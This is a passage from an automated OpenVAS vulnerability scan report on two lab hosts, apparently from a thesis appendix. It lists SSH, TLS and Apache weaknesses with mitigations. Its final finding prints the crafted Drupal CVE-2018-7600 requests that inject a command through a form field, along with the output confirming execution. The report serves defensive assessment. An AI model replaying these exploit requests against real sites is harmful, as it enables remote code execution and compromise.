↪nization,L=SomeCity,ST=SomeState,C=--
Signature Algorithm:  md5WithRSAEncryption
```

Solution:
Solution type: Mitigation
Servers that use SSL/TLS certificates signed with a weak SHA-1, MD5, MD4 or MD2 hashing algorithm will need to obtain new SHA-2 signed SSL/TLS certificates to avoid web browser SSL/TLS certificate warnings.

Vulnerability Insight

... continues on next page ...

... continued from previous page ...

The following hashing algorithms used for signing SSL/TLS certificates are considered cryptographically weak and not secure enough for ongoing use:
- Secure Hash Algorithm 1 (SHA-1)
- Message Digest 5 (MD5)
- Message Digest 4 (MD4)
- Message Digest 2 (MD2)
Beginning as late as January 2017 and as early as June 2016, browser developers such as Microsoft and Google will begin warning users when visiting web sites that use SHA-1 signed Secure Socket Layer (SSL) certificates.
NOTE: The script preference allows to set one or more custom SHA-1 fingerprints of CA certificates which are trusted by this routine. The fingerprints needs to be passed comma-separated and case-insensitive:
Fingerprint1
or
fingerprint1, Fingerprint2

Vulnerability Detection Method
Check which hashing algorithm was used to sign the remote SSL/TLS certificate.
Details: `SSL/TLS: Certificate Signed Using A Weak Signature Algorithm`
OID:1.3.6.1.4.1.25623.1.0.105880
Version used: `2021-10-15T11:13:32Z`

References
`url: https://blog.mozilla.org/security/2014/09/23/phasing-out-certificates-with-sha-1-based-signature-algorithms/`

[return to 192.168.138.136]

2.1.4 Medium 80/tcp

Medium (CVSS: 5.8)
NVT: HTTP Debugging Methods (TRACE/TRACK) Enabled

Summary
The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods which are used to debug web server connections.

Vulnerability Detection Result
`The web server has the following HTTP methods enabled: TRACE`

Impact
An attacker may use this flaw to trick your legitimate web users to give him their credentials.

Solution:
Solution type: Mitigation
Disable the TRACE and TRACK methods in your web server configuration.

... continues on next page ...

... continued from previous page ...

Please see the manual of your web server or the references for more information.

Affected Software/OS
Web servers with enabled TRACE and/or TRACK methods.

Vulnerability Insight
It has been shown that web servers supporting this methods are subject to cross-site-scripting attacks, dubbed XST for Cross-Site-Tracing, when used in conjunction with various weaknesses in browsers.

Vulnerability Detection Method
Checks if HTTP methods such as TRACE and TRACK are enabled and can be used.
Details: `HTTP Debugging Methods (TRACE/TRACK) Enabled`
OID:1.3.6.1.4.1.25623.1.0.11213
Version used: `2022-05-12T09:32:01Z`

References
cve: CVE-2003-1567
cve: CVE-2004-2320
cve: CVE-2004-2763
cve: CVE-2005-3398
cve: CVE-2006-4683
cve: CVE-2007-3008
cve: CVE-2008-7253
cve: CVE-2009-2823
cve: CVE-2010-0386
cve: CVE-2012-2223
cve: CVE-2014-7883
url: http://www.kb.cert.org/vuls/id/288308
url: http://www.securityfocus.com/bid/11604
url: http://www.securityfocus.com/bid/15222
url: http://www.securityfocus.com/bid/19915
url: http://www.securityfocus.com/bid/24456
url: http://www.securityfocus.com/bid/33374
url: http://www.securityfocus.com/bid/36956
url: http://www.securityfocus.com/bid/36990
url: http://www.securityfocus.com/bid/37995
url: http://www.securityfocus.com/bid/9506
url: http://www.securityfocus.com/bid/9561
url: http://www.kb.cert.org/vuls/id/867593
url: https://httpd.apache.org/docs/current/en/mod/core.html#traceenable
url: https://techcommunity.microsoft.com/t5/iis-support-blog/http-track-and-trac
↪e-verbs/ba-p/784482
url: https://owasp.org/www-community/attacks/Cross_Site_Tracing
cert-bund: CB-K14/0981
dfn-cert: DFN-CERT-2021-1825

... continues on next page ...

... continued from previous page ...

dfn-cert: DFN-CERT-2014-1018
dfn-cert: DFN-CERT-2010-0020

Medium (CVSS: 5.0)
NVT: Apache HTTP Server UserDir Sensitive Information Disclosure

Product detection result
cpe:/a:apache:http_server:1.3.20
Detected by Apache HTTP Server Detection Consolidation (OID: 1.3.6.1.4.1.25623.1
↪.0.117232)

Summary
An information leak occurs on Apache HTTP Server based web servers whenever the UserDir module is enabled. The vulnerability allows an external attacker to enumerate existing accounts by requesting access to their home directory and monitoring the response.

Vulnerability Detection Result
Vulnerability was detected according to the Vulnerability Detection Method.

Solution:
Solution type: Mitigation
1) Disable this feature by changing 'UserDir public_html' (or whatever) to 'UserDir disabled'.
Or
2) Use a RedirectMatch rewrite rule under Apache – this works even if there is no such entry in the password file, e.g.: RedirectMatch ^/ (.*)$ http://example.com/$1
Or
3) Add into httpd.conf:
ErrorDocument 404 http://example.com/sample.html
ErrorDocument 403 http://example.com/sample.html
(NOTE: You need to use a FQDN inside the URL for it to work properly).

Vulnerability Detection Method
Details: Apache HTTP Server UserDir Sensitive Information Disclosure
OID:1.3.6.1.4.1.25623.1.0.10766
Version used: 2022-05-12T09:32:01Z

Product Detection Result
Product: cpe:/a:apache:http_server:1.3.20
Method: Apache HTTP Server Detection Consolidation
OID: 1.3.6.1.4.1.25623.1.0.117232)

References
cve: CVE-2001-1013

... continues on next page ...

... continued from previous page ...

url: http://www.securiteam.com/unixfocus/5WP0C1F5FI.html
url: http://www.securityfocus.com/bid/3335
cert-bund: CB-K14/0304
dfn-cert: DFN-CERT-2014-0315

Medium (CVSS: 4.3)
NVT: Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability

Product detection result
cpe:/a:apache:http_server:1.3.20
Detected by Apache HTTP Server Detection Consolidation (OID: 1.3.6.1.4.1.25623.1
↪.0.117232)

Summary
Apache HTTP Server is prone to a cookie information disclosure vulnerability.

Vulnerability Detection Result
Vulnerability was detected according to the Vulnerability Detection Method.

Impact
Successful exploitation will allow attackers to obtain sensitive information that may aid in further attacks.

Solution:
Solution type: VendorFix
Update to Apache HTTP Server version 2.2.22 or later.

Affected Software/OS
Apache HTTP Server versions 2.2.0 through 2.2.21.

Vulnerability Insight
The flaw is due to an error within the default error response for status code 400 when no custom ErrorDocument is configured, which can be exploited to expose 'httpOnly' cookies.

Vulnerability Detection Method
Details: Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability
OID:1.3.6.1.4.1.25623.1.0.902830
Version used: 2022-04-27T12:01:52Z

Product Detection Result
Product: cpe:/a:apache:http_server:1.3.20
Method: Apache HTTP Server Detection Consolidation
OID: 1.3.6.1.4.1.25623.1.0.117232)

... continues on next page ...

... continued from previous page ...

References

cve: CVE-2012-0053
url: http://secunia.com/advisories/47779
url: http://www.securityfocus.com/bid/51706
url: http://www.exploit-db.com/exploits/18442
url: http://rhn.redhat.com/errata/RHSA-2012-0128.html
url: http://httpd.apache.org/security/vulnerabilities_22.html
url: http://svn.apache.org/viewvc?view=revision&revision=1235454
url: http://lists.opensuse.org/opensuse-security-announce/2012-02/msg00026.html
cert-bund: CB-K15/0080
cert-bund: CB-K14/1505
cert-bund: CB-K14/0608
dfn-cert: DFN-CERT-2015-0082
dfn-cert: DFN-CERT-2014-1592
dfn-cert: DFN-CERT-2014-0635
dfn-cert: DFN-CERT-2013-1307
dfn-cert: DFN-CERT-2012-1276
dfn-cert: DFN-CERT-2012-1112
dfn-cert: DFN-CERT-2012-0928
dfn-cert: DFN-CERT-2012-0758
dfn-cert: DFN-CERT-2012-0744
dfn-cert: DFN-CERT-2012-0568
dfn-cert: DFN-CERT-2012-0425
dfn-cert: DFN-CERT-2012-0424
dfn-cert: DFN-CERT-2012-0387
dfn-cert: DFN-CERT-2012-0343
dfn-cert: DFN-CERT-2012-0332
dfn-cert: DFN-CERT-2012-0306
dfn-cert: DFN-CERT-2012-0264
dfn-cert: DFN-CERT-2012-0203
dfn-cert: DFN-CERT-2012-0188

Medium (CVSS: 4.3)
NVT: Apache HTTP Server ETag Header Information Disclosure Weakness

Product detection result

cpe:/a:apache:http_server:1.3.20
Detected by Apache HTTP Server Detection Consolidation (OID: 1.3.6.1.4.1.25623.1
↪.0.117232)

Summary

A weakness has been discovered in the Apache HTTP Server if configured to use the FileETag directive.

... continues on next page ...

... continued from previous page ...

Vulnerability Detection Result
Information that was gathered:
Inode: 34821
Size: 2890

Impact
Exploitation of this issue may provide an attacker with information that may be used to launch further attacks against a target network.

Solution:
Solution type: VendorFix
OpenBSD has released a patch that addresses this issue. Inode numbers returned from the server are now encoded using a private hash to avoid the release of sensitive information.
Novell has released TID10090670 to advise users to apply the available workaround of disabling the directive in the configuration file for Apache releases on NetWare. Please see the attached Technical Information Document for further details.

Vulnerability Detection Method
Due to the way in which Apache HTTP Server generates ETag response headers, it may be possible for an attacker to obtain sensitive information regarding server files. Specifically, ETag header fields returned to a client contain the file's inode number.
Details: Apache HTTP Server ETag Header Information Disclosure Weakness
OID:1.3.6.1.4.1.25623.1.0.103122
Version used: 2022-04-28T13:38:57Z

Product Detection Result
Product: cpe:/a:apache:http_server:1.3.20
Method: Apache HTTP Server Detection Consolidation
OID: 1.3.6.1.4.1.25623.1.0.117232)

References
cve: CVE-2003-1418
url: http://www.securityfocus.com/bid/6939
url: http://httpd.apache.org/docs/mod/core.html#fileetag
url: http://www.openbsd.org/errata32.html
url: http://support.novell.com/docs/Tids/Solutions/10090670.html
cert-bund: CB-K17/1750
cert-bund: CB-K17/0896
cert-bund: CB-K15/0469
dfn-cert: DFN-CERT-2017-1821
dfn-cert: DFN-CERT-2017-0925
dfn-cert: DFN-CERT-2015-0495

[return to 192.168.138.136]

2.1.5 Medium 22/tcp

Medium (CVSS: 5.3)
NVT: Weak Host Key Algorithm(s) (SSH)

Summary
The remote SSH server is configured to allow / support weak host key algorithm(s).

Vulnerability Detection Result

```
The remote SSH server supports the following weak host key algorithm(s):
host key algorithm | Description
----------------------------------------------------------------------------------
↪---------
ssh-dss            | Digital Signature Algorithm (DSA) / Digital Signature Stand
↪ard (DSS)
```

Solution:
Solution type: Mitigation
Disable the reported weak host key algorithm(s).

Vulnerability Detection Method
Checks the supported host key algorithms of the remote SSH server.
Currently weak host key algorithms are defined as the following:
- ssh-dss: Digital Signature Algorithm (DSA) / Digital Signature Standard (DSS)
Details: `Weak Host Key Algorithm(s) (SSH)`
OID:1.3.6.1.4.1.25623.1.0.117687
Version used: `2021-11-24T06:31:19Z`

Medium (CVSS: 5.3)
NVT: Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)

Summary
The remote SSH server is configured to allow / support weak key exchange (KEX) algorithm(s).

Vulnerability Detection Result

```
The remote SSH server supports the following weak KEX algorithm(s):
KEX algorithm                      | Reason
----------------------------------------------------------------------------------
↪-----------
diffie-hellman-group-exchange-sha1 | Using SHA-1
diffie-hellman-group1-sha1         | Using Oakley Group 2 (a 1024-bit MODP group
↪) and SHA-1
```

Impact
An attacker can quickly break individual connections.

. . . continues on next page . . .

... continued from previous page ...

Solution:
Solution type: Mitigation
Disable the reported weak KEX algorithm(s)
- 1024-bit MODP group / prime KEX algorithms:
Alternatively use elliptic-curve Diffie-Hellmann in general, e.g. Curve 25519.

Vulnerability Insight
- 1024-bit MODP group / prime KEX algorithms:
Millions of HTTPS, SSH, and VPN servers all use the same prime numbers for Diffie-Hellman key exchange. Practitioners believed this was safe as long as new key exchange messages were generated for every connection. However, the first step in the number field sieve-the most efficient algorithm for breaking a Diffie-Hellman connection-is dependent only on this prime.
A nation-state can break a 1024-bit prime.

Vulnerability Detection Method
Checks the supported KEX algorithms of the remote SSH server.
Currently weak KEX algorithms are defined as the following:
- non-elliptic-curve Diffie-Hellmann (DH) KEX algorithms with 1024-bit MODP group / prime
- ephemerally generated key exchange groups uses SHA-1
- using RSA 1024-bit modulus key
Details: `Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)`
OID:1.3.6.1.4.1.25623.1.0.150713
Version used: `2021-11-24T06:31:19Z`

References
`url: https://weakdh.org/sysadmin.html`
`url: https://tools.ietf.org/id/draft-ietf-curdle-ssh-kex-sha2-09.html`
`url: https://tools.ietf.org/id/draft-ietf-curdle-ssh-kex-sha2-09.html#rfc.sectio`
`↪n.5`
`url: https://datatracker.ietf.org/doc/html/rfc6194`

Medium (CVSS: 4.3)
NVT: Weak Encryption Algorithm(s) Supported (SSH)

Summary
The remote SSH server is configured to allow / support weak encryption algorithm(s).

Vulnerability Detection Result
`The remote SSH server supports the following weak client-to-server encryption al`
`↪gorithm(s):`
`3des-cbc`
`aes128-cbc`
`aes192-cbc`
`aes256-cbc`

... continues on next page ...

... continued from previous page ...

```
arcfour
blowfish-cbc
cast128-cbc
rijndael-cbc@lysator.liu.se
rijndael128-cbc
rijndael192-cbc
rijndael256-cbc
The remote SSH server supports the following weak server-to-client encryption al
↪gorithm(s):
3des-cbc
aes128-cbc
aes192-cbc
aes256-cbc
arcfour
blowfish-cbc
cast128-cbc
rijndael-cbc@lysator.liu.se
rijndael128-cbc
rijndael192-cbc
rijndael256-cbc
```

Solution:
Solution type: Mitigation
Disable the reported weak encryption algorithm(s).

Vulnerability Insight
- The 'arcfour' cipher is the Arcfour stream cipher with 128-bit keys. The Arcfour cipher is believed to be compatible with the RC4 cipher [SCHNEIER]. Arcfour (and RC4) has problems with weak keys, and should not be used anymore.
- The 'none' algorithm specifies that no encryption is to be done. Note that this method provides no confidentiality protection, and it is NOT RECOMMENDED to use it.
- A vulnerability exists in SSH messages that employ CBC mode that may allow an attacker to recover plaintext from a block of ciphertext.

Vulnerability Detection Method
Checks the supported encryption algorithms (client-to-server and server-to-client) of the remote SSH server.
Currently weak encryption algorithms are defined as the following:
- Arcfour (RC4) cipher based algorithms
- none algorithm
- CBC mode cipher based algorithms
Details: `Weak Encryption Algorithm(s) Supported (SSH)`
OID:1.3.6.1.4.1.25623.1.0.105611
Version used: `2021-09-20T08:25:27Z`

References

... continues on next page ...

... continued from previous page ...

url: https://tools.ietf.org/html/rfc4253#section-6.3
url: https://www.kb.cert.org/vuls/id/958563

[return to 192.168.138.136]

2.1.6 Low general/icmp

Low (CVSS: 2.1)
NVT: ICMP Timestamp Reply Information Disclosure

Summary
The remote host responded to an ICMP timestamp request.

Vulnerability Detection Result
Vulnerability was detected according to the Vulnerability Detection Method.

Solution:
Solution type: Mitigation
Various mitigations are possible:
- Disable the support for ICMP timestamp on the remote host completely
- Protect the remote host by a firewall, and block ICMP packets passing through the firewall in either direction (either completely or only for untrusted networks)

Vulnerability Insight
The Timestamp Reply is an ICMP message which replies to a Timestamp message. It consists of the originating timestamp sent by the sender of the Timestamp as well as a receive timestamp and a transmit timestamp. This information could theoretically be used to exploit weak time-based random number generators in other services.

Vulnerability Detection Method
Details: ICMP Timestamp Reply Information Disclosure
OID:1.3.6.1.4.1.25623.1.0.103190
Version used: 2022-11-18T10:11:40Z

References
cve: CVE-1999-0524
url: http://www.ietf.org/rfc/rfc0792.txt
cert-bund: CB-K15/1514
cert-bund: CB-K14/0632
dfn-cert: DFN-CERT-2014-0658

[return to 192.168.138.136]

2.1.7 Low 443/tcp

Low (CVSS: 3.7)
NVT: SSL/TLS: 'DHE_EXPORT' Man in the Middle Security Bypass Vulnerability (LogJam)

Summary
This host is accepting 'DHE_EXPORT' cipher suites and is prone to man in the middle attack.

Vulnerability Detection Result
'DHE_EXPORT' cipher suites accepted by this service via the SSLv3 protocol:
TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
'DHE_EXPORT' cipher suites accepted by this service via the TLSv1.0 protocol:
TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA

Impact
Successful exploitation will allow a man-in-the-middle attacker to downgrade the security of a TLS session to 512-bit export-grade cryptography, which is significantly weaker, allowing the attacker to more easily break the encryption and monitor or tamper with the encrypted stream.

Solution:
Solution type: VendorFix
- Remove support for 'DHE_EXPORT' cipher suites from the service
- If running OpenSSL updateto version 1.0.2b or 1.0.1n or later.

Affected Software/OS
- Hosts accepting 'DHE_EXPORT' cipher suites
- OpenSSL version before 1.0.2b and 1.0.1n

Vulnerability Insight
Flaw is triggered when handling Diffie-Hellman key exchanges defined in the 'DHE_EXPORT' cipher suites.

Vulnerability Detection Method
Check previous collected cipher suites saved in the KB.
Details: SSL/TLS: 'DHE_EXPORT' Man in the Middle Security Bypass Vulnerability (LogJam)
OID:1.3.6.1.4.1.25623.1.0.805188
Version used: 2022-04-14T06:42:08Z

References
cve: CVE-2015-4000
url: https://weakdh.org
url: http://www.securityfocus.com/bid/74733
url: https://weakdh.org/imperfect-forward-secrecy.pdf
url: http://openwall.com/lists/oss-security/2015/05/20/8
url: https://blog.cloudflare.com/logjam-the-latest-tls-vulnerability-explained
url: https://www.openssl.org/blog/blog/2015/05/20/logjam-freak-upcoming-changes
cert-bund: CB-K21/0067
cert-bund: CB-K19/0812
cert-bund: CB-K16/1593

... continues on next page ...

... continued from previous page ...

cert-bund: CB-K16/1552
cert-bund: CB-K16/0617
cert-bund: CB-K16/0599
cert-bund: CB-K16/0168
cert-bund: CB-K16/0121
cert-bund: CB-K16/0090
cert-bund: CB-K16/0030
cert-bund: CB-K15/1591
cert-bund: CB-K15/1550
cert-bund: CB-K15/1517
cert-bund: CB-K15/1464
cert-bund: CB-K15/1442
cert-bund: CB-K15/1334
cert-bund: CB-K15/1269
cert-bund: CB-K15/1136
cert-bund: CB-K15/1090
cert-bund: CB-K15/1059
cert-bund: CB-K15/1022
cert-bund: CB-K15/1015
cert-bund: CB-K15/0964
cert-bund: CB-K15/0932
cert-bund: CB-K15/0927
cert-bund: CB-K15/0926
cert-bund: CB-K15/0907
cert-bund: CB-K15/0901
cert-bund: CB-K15/0896
cert-bund: CB-K15/0877
cert-bund: CB-K15/0834
cert-bund: CB-K15/0802
cert-bund: CB-K15/0733
dfn-cert: DFN-CERT-2021-0775
dfn-cert: DFN-CERT-2020-1561
dfn-cert: DFN-CERT-2020-1276
dfn-cert: DFN-CERT-2016-1692
dfn-cert: DFN-CERT-2016-1648
dfn-cert: DFN-CERT-2016-0665
dfn-cert: DFN-CERT-2016-0642
dfn-cert: DFN-CERT-2016-0184
dfn-cert: DFN-CERT-2016-0135
dfn-cert: DFN-CERT-2016-0101
dfn-cert: DFN-CERT-2016-0035
dfn-cert: DFN-CERT-2015-1679
dfn-cert: DFN-CERT-2015-1632
dfn-cert: DFN-CERT-2015-1608
dfn-cert: DFN-CERT-2015-1542
dfn-cert: DFN-CERT-2015-1518
dfn-cert: DFN-CERT-2015-1406

... continues on next page ...

... continued from previous page ...

dfn-cert: DFN-CERT-2015-1341
dfn-cert: DFN-CERT-2015-1194
dfn-cert: DFN-CERT-2015-1144
dfn-cert: DFN-CERT-2015-1113
dfn-cert: DFN-CERT-2015-1078
dfn-cert: DFN-CERT-2015-1067
dfn-cert: DFN-CERT-2015-1016
dfn-cert: DFN-CERT-2015-0980
dfn-cert: DFN-CERT-2015-0977
dfn-cert: DFN-CERT-2015-0976
dfn-cert: DFN-CERT-2015-0960
dfn-cert: DFN-CERT-2015-0956
dfn-cert: DFN-CERT-2015-0944
dfn-cert: DFN-CERT-2015-0925
dfn-cert: DFN-CERT-2015-0879
dfn-cert: DFN-CERT-2015-0844
dfn-cert: DFN-CERT-2015-0737

Low (CVSS: 3.4)
NVT: SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE)

Summary
This host is prone to an information disclosure vulnerability.

Vulnerability Detection Result
Vulnerability was detected according to the Vulnerability Detection Method.

Impact
Successful exploitation will allow a man-in-the-middle attackers gain access to the plain text data stream.

Solution:
Solution type: Mitigation
Possible Mitigations are:
- Disable SSLv3
- Disable cipher suites supporting CBC cipher modes
- Enable TLS_FALLBACK_SCSV if the service is providing TLSv1.0+

Vulnerability Insight
The flaw is due to the block cipher padding not being deterministic and not covered by the Message Authentication Code

Vulnerability Detection Method
Evaluate previous collected information about this service.

... continues on next page ...

... continued from previous page ...

Details: SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability .
↪..
OID:1.3.6.1.4.1.25623.1.0.802087
Version used: 2022-04-14T11:24:11Z

References

cve: CVE-2014-3566
url: https://www.openssl.org/~bodo/ssl-poodle.pdf
url: http://www.securityfocus.com/bid/70574
url: https://www.imperialviolet.org/2014/10/14/poodle.html
url: https://www.dfranke.us/posts/2014-10-14-how-poodle-happened.html
url: http://googleonlinesecurity.blogspot.in/2014/10/this-poodle-bites-exploitin
↪g-ssl-30.html
cert-bund: CB-K17/1198
cert-bund: CB-K17/1196
cert-bund: CB-K16/1828
cert-bund: CB-K16/1438
cert-bund: CB-K16/1384
cert-bund: CB-K16/1102
cert-bund: CB-K16/0599
cert-bund: CB-K16/0156
cert-bund: CB-K15/1514
cert-bund: CB-K15/1358
cert-bund: CB-K15/1021
cert-bund: CB-K15/0972
cert-bund: CB-K15/0637
cert-bund: CB-K15/0590
cert-bund: CB-K15/0525
cert-bund: CB-K15/0393
cert-bund: CB-K15/0384
cert-bund: CB-K15/0287
cert-bund: CB-K15/0252
cert-bund: CB-K15/0246
cert-bund: CB-K15/0237
cert-bund: CB-K15/0118
cert-bund: CB-K15/0110
cert-bund: CB-K15/0108
cert-bund: CB-K15/0080
cert-bund: CB-K15/0078
cert-bund: CB-K15/0077
cert-bund: CB-K15/0075
cert-bund: CB-K14/1617
cert-bund: CB-K14/1581
cert-bund: CB-K14/1537
cert-bund: CB-K14/1479
cert-bund: CB-K14/1458
cert-bund: CB-K14/1342

... continues on next page ...

... continued from previous page ...

```
cert-bund: CB-K14/1314
cert-bund: CB-K14/1313
cert-bund: CB-K14/1311
cert-bund: CB-K14/1304
cert-bund: CB-K14/1296
dfn-cert: DFN-CERT-2017-1238
dfn-cert: DFN-CERT-2017-1236
dfn-cert: DFN-CERT-2016-1929
dfn-cert: DFN-CERT-2016-1527
dfn-cert: DFN-CERT-2016-1468
dfn-cert: DFN-CERT-2016-1168
dfn-cert: DFN-CERT-2016-0884
dfn-cert: DFN-CERT-2016-0642
dfn-cert: DFN-CERT-2016-0388
dfn-cert: DFN-CERT-2016-0171
dfn-cert: DFN-CERT-2015-1431
dfn-cert: DFN-CERT-2015-1075
dfn-cert: DFN-CERT-2015-1026
dfn-cert: DFN-CERT-2015-0664
dfn-cert: DFN-CERT-2015-0548
dfn-cert: DFN-CERT-2015-0404
dfn-cert: DFN-CERT-2015-0396
dfn-cert: DFN-CERT-2015-0259
dfn-cert: DFN-CERT-2015-0254
dfn-cert: DFN-CERT-2015-0245
dfn-cert: DFN-CERT-2015-0118
dfn-cert: DFN-CERT-2015-0114
dfn-cert: DFN-CERT-2015-0083
dfn-cert: DFN-CERT-2015-0082
dfn-cert: DFN-CERT-2015-0081
dfn-cert: DFN-CERT-2015-0076
dfn-cert: DFN-CERT-2014-1717
dfn-cert: DFN-CERT-2014-1680
dfn-cert: DFN-CERT-2014-1632
dfn-cert: DFN-CERT-2014-1564
dfn-cert: DFN-CERT-2014-1542
dfn-cert: DFN-CERT-2014-1414
dfn-cert: DFN-CERT-2014-1366
dfn-cert: DFN-CERT-2014-1354
```

[return to 192.168.138.136]

2.1.8 Low general/tcp

Low (CVSS: 2.6)
NVT: TCP timestamps

Summary
The remote host implements TCP timestamps and therefore allows to compute the uptime.

Vulnerability Detection Result
```
It was detected that the host implements RFC1323/RFC7323.
The following timestamps were retrieved with a delay of 1 seconds in-between:
Packet 1: 299682
Packet 2: 299783
```

Impact
A side effect of this feature is that the uptime of the remote host can sometimes be computed.

Solution:
Solution type: Mitigation
To disable TCP timestamps on linux add the line 'net.ipv4.tcp_timestamps = 0' to /etc/sysctl.conf. Execute 'sysctl -p' to apply the settings at runtime.
To disable TCP timestamps on Windows execute 'netsh int tcp set global timestamps=disabled' Starting with Windows Server 2008 and Vista, the timestamp can not be completely disabled.
The default behavior of the TCP/IP stack on this Systems is to not use the Timestamp options when initiating TCP connections, but use them if the TCP peer that is initiating communication includes them in their synchronize (SYN) segment.
See the references for more information.

Affected Software/OS
TCP implementations that implement RFC1323/RFC7323.

Vulnerability Insight
The remote host implements TCP timestamps, as defined by RFC1323/RFC7323.

Vulnerability Detection Method
Special IP packets are forged and sent with a little delay in between to the target IP. The responses are searched for a timestamps. If found, the timestamps are reported.
Details: `TCP timestamps`
OID:1.3.6.1.4.1.25623.1.0.80091
Version used: `2020-08-24T08:40:10Z`

References
```
url: http://www.ietf.org/rfc/rfc1323.txt
url: http://www.ietf.org/rfc/rfc7323.txt
url: https://web.archive.org/web/20151213072445/http://www.microsoft.com/en-us/d
↪ownload/details.aspx?id=9152
```

[return to 192.168.138.136]

2.1.9 Low 22/tcp

Low (CVSS: 2.6)
NVT: Weak MAC Algorithm(s) Supported (SSH)

Summary
The remote SSH server is configured to allow / support weak MAC algorithm(s).

Vulnerability Detection Result
```
The remote SSH server supports the following weak client-to-server MAC algorithm
↪(s):
hmac-md5
hmac-md5-96
hmac-sha1-96
The remote SSH server supports the following weak server-to-client MAC algorithm
↪(s):
hmac-md5
hmac-md5-96
hmac-sha1-96
```

Solution:
Solution type: Mitigation
Disable the reported weak MAC algorithm(s).

Vulnerability Detection Method
Checks the supported MAC algorithms (client-to-server and server-to-client) of the remote SSH server.
Currently weak MAC algorithms are defined as the following:
- MD5 based algorithms
- 96-bit based algorithms
- none algorithm
Details: `Weak MAC Algorithm(s) Supported (SSH)`
OID:1.3.6.1.4.1.25623.1.0.105610
Version used: `2021-09-20T11:05:40Z`

[return to 192.168.138.136]

B Raport skanowania podatności dla DC-1

Scan Report

December 10, 2022

Summary

This document reports on the results of an automatic security scan. All dates are displayed using the timezone "Coordinated Universal Time", which is abbreviated "UTC". The task was "Skan DC-1". The scan started at Sat Dec 10 17:54:55 2022 UTC and ended at Sat Dec 10 18:36:47 2022 UTC. The report first summarises the results found. Then, for each host, the report describes every issue found. Please consider the advice given in each description, in order to rectify the issue.

Contents

1 Result Overview

Host	High	Medium	Low	Log	False Positive
192.168.138.135	3	5	3	0	0
Total: 1	3	5	3	0	0

Vendor security updates are not trusted.
Overrides are off. Even when a result has an override, this report uses the actual threat of the result.
Information on overrides is included in the report.
Notes are included in the report.
This report might not show details of all issues that were found.
Issues with the threat level "Log" are not shown.
Issues with the threat level "Debug" are not shown.
Issues with the threat level "False Positive" are not shown.
Only results with a minimum QoD of 70 are shown.

This report contains all 11 results selected by the filtering described above. Before filtering there were 155 results.

2 Results per Host

2.1 192.168.138.135

Host scan start	Sat Dec 10 17:55:22 2022 UTC
Host scan end	Sat Dec 10 18:36:44 2022 UTC

Service (Port)	Threat Level
80/tcp	High
general/tcp	High
80/tcp	Medium
22/tcp	Medium
general/icmp	Low
22/tcp	Low
general/tcp	Low

2.1.1 High 80/tcp

High (CVSS: 9.8)
NVT: Drupal Core Critical RCE Vulnerability (SA-CORE-2018-002) - Active Check

Summary
Drupal is prone to a critical remote code execution (RCE) vulnerability.

. . . continues on next page . . .

... continued from previous page ...

Vulnerability Detection Result

```
By doing the following subsequent requests:
Req 1: "HTTP POST" body : form_id=user_pass&_triggering_element_name=name
Req 1: URL              : http://192.168.138.135/?q=user%2Fpassword&name%5B%23po
↪st_render%5D%5B%5D=printf&name%5B%23markup%5D=kIJNkMK2pdZCdtnP&name%5B%23typ
Req 2: "HTTP POST" body : form_build_id=form-PZPM0cv-KnxHfkRKjzU1h60_TtXfM06HNkh
↪8FVZFXF0
Req 2: URL              : http://192.168.138.135/?q=file%2Fajax%2Fname%2F%23valu
↪e%2Fform-PZPM0cv-KnxHfkRKjzU1h60_TtXfM06HNkh8FVZFXF0
it was possible to execute the "printf" command to return the data "kIJNkMK2pdZC
↪dtnP".
Result:
kIJNkMK2pdZCdtnP[{"command":"settings","settings":{"basePath":"\/","pathPrefix":
↪"","ajaxPageState":{"theme":"bartik","theme_token":"DjeIejio3OAwMi8qdhrSw2L09G
↪wHSxBx1FGkILKAJJQ"}},"merge":true},{"command":"insert","method":"replaceWith",
↪"selector":null,"data":"\u003Cdiv class=\u0022messages error\u0022\u003E
\u003Ch2 class=\u0022element-invisible\u0022\u003EError message\u003C\/h2\u003E
 \u003Cul\u003E
  \u003Cli\u003E\u003Cem class=\u0022placeholder\u0022\u003ENotice\u003C\/em\u00
↪3E: Undefined index: #value in \u003Cem class=\u0022placeholder\u0022\u003Efil
↪e_ajax_upload()\u003C\/em\u003E (line \u003Cem class=\u0022placeholder\u0022\u
↪003E262\u003C\/em\u003E of \u003Cem class=\u0022placeholder\u0022\u003E\/var\/
↪www\/modules\/file\/file.module\u003C\/em\u003E).\u003C\/li\u003E
  \u003Cli\u003E\u003Cem class=\u0022placeholder\u0022\u003ENotice\u003C\/em\u00
↪3E: Undefined index: #suffix in \u003Cem class=\u0022placeholder\u0022\u003Efi
↪le_ajax_upload()\u003C\/em\u003E (line \u003Cem class=\u0022placeholder\u0022\
↪u003E280\u003C\/em\u003E of \u003Cem class=\u0022placeholder\u0022\u003E\/var\
↪/www\/modules\/file\/file.module\u003C\/em\u003E).\u003C\/li\u003E
 \u003C\/ul\u003E
\u003C\/div\u003E
16\u003Cspan class=\u0022ajax-new-content\u0022\u003E\u003C\/span\u003E","settin
↪gs":{"basePath":"\/","pathPrefix":"","ajaxPageState":{"theme":"bartik","theme_
↪token":"DjeIejio3OAwMi8qdhrSw2L09GwHSxBx1FGkILKAJJQ"}}}]
```

Impact

Successful exploitation will allow remote attackers to execute arbitrary code and completely compromise the site.

Solution:

Solution type: VendorFix

Update to version 8.3.9, 8.4.6, 8.5.1, 7.58 or later.

Affected Software/OS

Drupal core versions 6.x and earlier

Drupal core versions 8.2.x and earlier

... continues on next page ...

... continued from previous page ...

Drupal core versions 8.3.x to before 8.3.9
Drupal core versions 8.4.x to before 8.4.6
Drupal core versions 8.5.x to before 8.5.1
Drupal core versions 7.x to before 7.58

Vulnerability Insight
The flaw exists within multiple subsystems of Drupal. This potentially allows attackers to exploit multiple attack vectors on a Drupal site, which could result in the site being completely compromised.

Vulnerability Detection Method
Sends a crafted HTTP POST request and checks the response.
Details: `Drupal Core Critical RCE Vulnerability (SA-CORE-2018-002) - Active Check`
OID:1.3.6.1.4.1.25623.1.0.108438
Version used: `2022-08-09T10:11:17Z`

References
`cve: CVE-2018-7600`
`cisa: Known Exploited Vulnerability (KEV) catalog`
